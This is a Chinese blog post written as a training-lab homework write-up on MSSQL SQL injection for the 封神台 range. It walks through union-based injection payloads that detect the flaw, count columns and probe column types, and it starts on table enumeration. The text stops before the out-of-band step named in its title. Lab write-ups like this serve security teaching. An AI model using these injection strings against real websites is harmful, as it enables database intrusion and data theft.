

# 封神台MSSQL注入 - 反弹注入

原创



VIP文章 [炎凰先生](#)



于 2020-10-05 12:53:57 发布



108



收藏

分类专栏: [Web安全微专业](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_40941912/article/details/108927723](https://blog.csdn.net/qq_40941912/article/details/108927723)

版权

## 一、作业

### MSSQL注入 - 反弹注入 (Rank: 5)


判断页面是否存在注入: ' and 1=2 -- qwe.页面不正常



判断输出位个数: ' order by 3 — qwe,3个输出位.




输出位输出:



错误原因:MSSQL对输出位数据很严格.应该:

' union select 5,null,null — qwe



正常, 说明第一个输出字段为整数.

' union select 5,'a','a' — qwe



说明第2, 3字段为字符串.

对MMSQL猜表名:

MMSQL的自带数据库表为:sysojects